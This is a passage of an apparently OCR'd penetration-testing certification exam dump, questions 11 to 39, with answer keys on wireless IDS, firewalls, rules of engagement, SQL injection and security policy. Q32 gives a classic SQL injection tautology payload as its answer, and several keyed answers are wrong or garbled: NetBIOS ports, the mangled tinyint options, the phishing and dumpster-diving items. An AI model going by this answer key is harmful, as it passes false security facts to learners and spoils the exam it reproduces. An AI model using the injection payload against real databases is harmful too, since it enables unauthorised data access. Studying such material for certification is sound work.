
C. Number of client computers to be tested and resources required to perform a pen test
D. Number of servers available in the client organization

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
A wireless intrusion detection system (WIDS) monitors the radio spectrum for the presence of unauthorized, rogue access points and the use of wireless attack tools. The system monitors the radio spectrum used by wireless LANs, and immediately alerts a systems administrator whenever a rogue access point is detected. Conventionally it is achieved by comparing the MAC address of the participating wireless devices.

Which of the following attacks can be detected with the help of wireless intrusion detection system (WIDS)?




A. Social engineering
B. SQL injection
C. Parameter tampering
D. Man-in-the-middle attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.infosecwriters.com/text_resources/pdf/Wireless_IDS_JDixon.pdf (page 5)

QUESTION 12
A penetration test will show you the vulnerabilities in the target system and the risks associated with it. An educated valuation of the risk will be performed so that the vulnerabilities can be reported as High/Medium/Low risk issues.



What are the two types of 'white-box' penetration testing?

A. Announced testing and blind testing
B. Blind testing and double blind testing
C. Blind testing and unannounced testing
D. Announced testing and unannounced testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
Which of the following is not the SQL injection attack character?

A. $
B. PRINT
C. #
D. @@variable

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
Which of the following is the objective of Gramm-Leach-Bliley Act?

A. To ease the transfer of financial information between institutions and banks
B. To protect the confidentiality, integrity, and availability of data
C. To set a new or enhanced standards for all U.S. public company boards, management and public accounting firms
D. To certify the accuracy of the reported financial statement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.itap.purdue.edu/security/policies/glb_safeguards_rule_training_general.pdf


QUESTION 15
Which of the following contents of a pen testing project plan addresses the strengths, weaknesses, opportunities, and threats involved in the project?

A. Project Goal
B. Success Factors
C. Objectives
D. Assumptions

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
In a TCP packet filtering firewall, traffic is filtered based on specified session rules, such as when a session is initiated by a recognized computer.



Identify the level up to which the unknown traffic is allowed into the network stack.

A. Level 5 – Application
B. Level 2 – Data Link
C. Level 4 – TCP
D. Level 3 – Internet Protocol (IP)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=KPjLAyA7HgoC&pg=PA208&lpg=PA208&dq=TCP+packet+filtering+firewall+level+up+to+which+the+unknown+traffic+is+allowed+into+the+network+stack&source=bl&ots=zRrbchVYng&sig=q5G3T8lggTfAMNRkL7Kp0SRslHU&hl=en&sa=X&ei=5PUeVLSbC8TmaMzrgZgC&ved=0CBsQ6AEwAA#v=onepage&q=TCP%20packet%20filtering%20firewall%20level%20up%20to%20which%20the%20unknown%20traffic%20is%20allowed%20into%20the%20network%20stack&f=false

QUESTION 17
Phishing is typically carried out by email spoofing or instant messaging and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one.
Phishing is an example of social engineering techniques used to deceive users, and exploits the poor usability of current web security technologies. Attempts to deal with the growing number of reported phishing incidents include legislation, user training, public awareness, and technical security measures.

What characteristics do phishing messages often have that may make them identifiable?

A. Invalid email signatures or contact information
B. Suspiciously good grammar and capitalization
C. They trigger warning pop-ups
D. Suspicious attachments

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 18
Which of the following are the default ports used by NetBIOS service?

A. 135, 136, 139, 445

B. 134, 135, 136, 137
C. 137, 138, 139, 140
D. 133, 134, 139, 142

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:



QUESTION 19
What is the maximum value of a “tinyint” field in most database systems?

A. 222
B. 224 or more
C. 240 or less
D. 225 or more

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=JUcIAAAAQBAJ&pg=SA3-PA3&lpg=SA3-PA3&dq=maximum+value+of+a+%E2%80%9Ctinyint%E2%80%9D+field+in+most+database+systems&source=bl&ots=NscGk--

R5r&sig=1hMOYByxt7ebRJ4UEjbpxMijTQs&hl=en&sa=X&ei=pvgeVJnTCNDkaI_fgugO&ved=0CDYQ6AEwAw#v=onepage&q=maximum%20value%20of%20a%20%E2%80%9Ctinyint%E2%80%9D%20field%20in%20most%20database%20systems&f=false


QUESTION 20
Which of the following policies states that the relevant application owner must authorize requests for additional access to specific business applications in writing to the IT Department/resource?

A. Special-Access Policy
B. User Identification and Password Policy
C. Personal Computer Acceptable Use Policy
D. User-Account Policy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
Black-box testing is a method of software testing that examines the functionality of an application (e.g. what the software does) without peering into its internal structures or workings. Black-box testing is used to detect issues in SQL statements and to detect SQL injection vulnerabilities.



Most commonly, SQL injection vulnerabilities are a result of coding vulnerabilities during the Implementation/Development phase and will likely require code changes.
Pen testers need to perform this testing during the development phase to find and fix the SQL injection vulnerability.
What can a pen tester do to detect input sanitization issues?

A. Send single quotes as the input data to catch instances where the user input is not sanitized
B. Send double quotes as the input data to catch instances where the user input is not sanitized
C. Send long strings of junk data, just as you would send strings to detect buffer overruns
D. Use a right square bracket (the "]" character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22

Which of the following is NOT related to the Internal Security Assessment penetration testing strategy?

A. Testing to provide a more complete view of site security
B. Testing focused on the servers, infrastructure, and the underlying software, including the target
C. Testing including tiers and DMZs within the environment, the corporate network, or partner company connections
D. Testing performed from a number of network access points representing each logical and physical segment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
What are placeholders (or markers) in an HTML document that the web server will dynamically replace with data just before sending the requested documents to a browser?

A. Server Side Includes
B. Sort Server Includes
C. Server Sort Includes
D. Slide Server Includes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
Attackers create secret accounts and gain illegal access to resources using backdoor while bypassing the authentication procedures. Creating a backdoor is a where an attacker obtains remote access to a computer on a network.


Which of the following techniques do attackers use to create backdoors to covertly gather critical information about a target machine?

A. Internal network mapping to map the internal network of the target machine
B. Port scanning to determine what ports are open or in use on the target machine
C. Sniffing to monitor all the incoming and outgoing network traffic
D. Social engineering and spear phishing attacks to install malicious programs on the target machine

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
Rule of Engagement (ROE) is the formal permission to conduct a pen-test. It provides top-level guidance for conducting the penetration testing. Various factors are considered while preparing the scope of ROE which clearly explain the limits associated with the security test.



Appendix B—Rules of Engagement Template

This template provides organizations with a starting point for developing their ROE.[42] Individual organizations may find it necessary to include information to supplement what is outlined here.

1. Introduction

1.1. Purpose

Identifies the purpose of the document as well as the organization being tested, the group conducting the testing (or, if an external entity, the organization engaged to conduct the testing), and the purpose of the security test.

1.2. Scope

Identifies test boundaries in terms of actions and expected outcomes.

1.3. Assumptions and Limitations

Identifies any assumptions made by the organization and the test team. These may relate to any aspect of the test to include the test team, installation of appropriate safeguards for test systems, etc.

1.4. Risks

Inherent risks exist when conducting information security tests—particularly in the case of intrusive tests. This section should identify these risks, as well as mitigation techniques and actions to be employed by the test team to reduce them.

Which of the following factors is NOT considered while preparing the scope of the Rules of Engagment (ROE)?

A. A list of employees in the client organization

B. A list of acceptable testing techniques
C. Specific IP addresses/ranges to be tested
D. Points of contact for the penetration testing team

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
Which of the following protocols cannot be used to filter VoIP traffic?

A. Media Gateway Control Protocol (MGCP)
B. Real-time Transport Control Protocol (RTCP)
C. Session Description Protocol (SDP)
D. Real-Time Publish Subscribe (RTPS)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
A penetration test consists of three phases: pre-attack phase, attack phase, and post-attack phase.

Active reconnaissance which includes activities such as network mapping, web profiling, and perimeter mapping is a part which phase(s)?

A. Post-attack phase
B. Pre-attack phase and attack phase
C. Attack phase
D. Pre-attack phase

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.duo.uio.no/bitstream/handle/10852/34904/Shrestha-masterthesis.pdf?sequence=1 (page 28, first para)

QUESTION 28
Identify the type of testing that is carried out without giving any information to the employees or administrative head of the organization.

A. Unannounced Testing
B. Double Blind Testing

C. Announced Testing
D. Blind Testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
Before performing the penetration testing, there will be a pre-contract discussion with different pen-testers (the team of penetration testers) to gather a quotation to perform pen testing.


Which of the following factors is NOT considered while preparing a price quote to perform pen testing?

A. Total number of employees in the client organization
B. Type of testers involved
C. The budget required
D. Expected time required to finish the project

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
Identify the transition mechanism to deploy IPv6 on the IPv4 network from the following diagram.



A. Translation
B. Tunneling
C. Dual Stacks
D. Encapsulation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 31
John, a penetration tester, was asked for a document that defines the project, specifies goals, objectives, deadlines, the resources required, and the approach of the project. Which of the following includes all of these requirements?

A. Penetration testing project plan
B. Penetration testing software project management plan
C. Penetration testing project scope report
D. Penetration testing schedule plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Rfere
http://books.google.com.pk/books?id=7dwEAAAAQBAJ&pg=SA4-PA14&lpg=SA4-PA14&dq=penetration+testing+document+that+defines+the+project,+specifies+goals,+objectives,+deadlines,+the+resources+required,+and+the+approach+of+the+project&source=bl&ots=SQCLHNtthN&sig=kRcccmtDtCdZgB7hASShxSRbfOM&hl=en&sa=X&ei=hyMfVOKzGYvmarvFgaAL&ved=0CB0Q6AEwAA#v=onepage&q=penetration%20testing%20document%20that%20defines%20the%20project%2C%20specifies%20goals%2C%20objectives%2C%20deadlines%2C%20the%20resources%20required%2C%20and%20the%20approach%20of%20the%20project&f=false

QUESTION 32
A WHERE clause in SQL specifies that a SQL Data Manipulation Language (DML) statement should only affect rows that meet specified criteria. The criteria are expressed in the form of predicates. WHERE clauses are not mandatory clauses of SQL DML statements, but can be used to limit the number of rows affected by a SQL DML statement or returned by a query.



A pen tester is trying to gain access to a database by inserting exploited query statements with a WHERE clause. The pen tester wants to retrieve all the entries from the database using the WHERE clause from a particular table (e.g. StudentTable).
What query does he need to write to retrieve the information?

A. EXTRACT* FROM StudentTable WHERE roll_number = 1 order by 1000
B. DUMP * FROM StudentTable WHERE roll_number = 1 AND 1=1—
C. SELECT * FROM StudentTable WHERE roll_number = '' or '1' = '1‘
D. RETRIVE * FROM StudentTable WHERE roll_number = 1'#

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
External penetration testing is a traditional approach to penetration testing and is more focused on the servers, infrastructure and the underlying software comprising the target. It involves a comprehensive analysis of publicly available information about the target, such as Web servers, Mail servers, Firewalls, and Routers.

Which of the following types of penetration testing is performed with no prior knowledge of the site?

A. Blue box testing
B. White box testing
C. Grey box testing
D. Black box testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=5m6ta2fgTswC&pg=SA5-PA4&lpg=SA5-PA4&dq=penetration+testing+is+performed+with+no+prior+knowledge+of+the+site&source=bl&ots=8GkmyUBH2U&sig=wdBIboWxrhk5QjlQXs3yWOcuk2Q&hl=en&sa=X&ei=-SgfVI2LLc3qaOa5gIgO&ved=0CCkQ6AEwAQ#v=onepage&q=penetration%20testing%20is%20performed%20with%20no%20prior%20knowledge%20of%20the%20site&f=false

QUESTION 34
What information can be collected by dumpster diving?

A. Sensitive documents
B. Email messages
C. Customer contact information
D. All the above

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:
Reference: http://www.spamlaws.com/dumpster-diving.html

QUESTION 35
In which of the following firewalls are the incoming or outgoing packets blocked from accessing services for which there is no proxy?

A. Circuit level firewalls
B. Packet filters firewalls
C. Stateful multilayer inspection firewalls
D. Application level firewalls

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.vicomsoft.com/learning-center/firewalls/


QUESTION 36
Which of the following policies helps secure data and protects the privacy of organizational information?

A. Special-Access Policy
B. Document retention Policy
C. Cryptography Policy
D. Personal Security Policy

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
Why is a legal agreement important to have before launching a penetration test?



Penetration Testing Agreement

This document serves to acknowledge an engagement between the Business Owner and Data Custodian (see descriptions page 2), collectively of the following system(s) or application, the University Chief Information Officer, and the University IT Security Officer.

Systems(s) to be Tested: _____

Testing Time Frame: (begin) _____ (end) _____

Penetration Testing Components (see descriptions page 2). Indicate the testing components that are to be completed, by initial.

Component	Business Owner	Data Custodian
Gathering Publicly Available Information		
Network Scanning		
System Profiling		
Service Profiling		
Vulnerability Identification		
Vulnerability Validation/Exploitation		
Privilege Escalation		

All parties, by signing below, accept and agree that:

1. The IT Security Office will take reasonable steps to preserve the operational status of systems, but it cannot be guaranteed.
2. The IT Security Office is authorized to perform the component tests listed above, at their discretion using appropriate tools and methods.
3. Test results are related to specific tests only. They indicate, but do not and cannot measure, the overall security posture (quality of protections) of an application system.
4. All information related to this testing will be treated as highly confidential Level III security data, with commensurate protections.

Signed: _____ (Business Owner)

_____ (Data Custodian)

_____ (CIO)

_____ (CISO)

Testing Complete: _____ Date: _____

Review/Closeout Discussion Completed (Date): _____

A. Guarantees your consultant fees
B. Allows you to perform a penetration test without the knowledge and consent of the organization's upper management
C. It establishes the legality of the penetration test by documenting the scope of the project and the consent of the company.
D. It is important to ensure that the target organization has implemented mandatory security policies

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 38
Which vulnerability assessment phase describes the scope of the assessment, identifies and ranks the critical assets, and creates proper information protection procedures such as effective planning, scheduling, coordination, and logistics?

A. Threat-Assessment Phase
B. Pre-Assessment Phase
C. Assessment Phase
D. Post-Assessment Phase

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
Information gathering is performed to:
i) Collect basic information about the target company and its network
ii) Determine the operating system used, platforms running, web server versions, etc.
iii) Find vulnerabilities and exploits



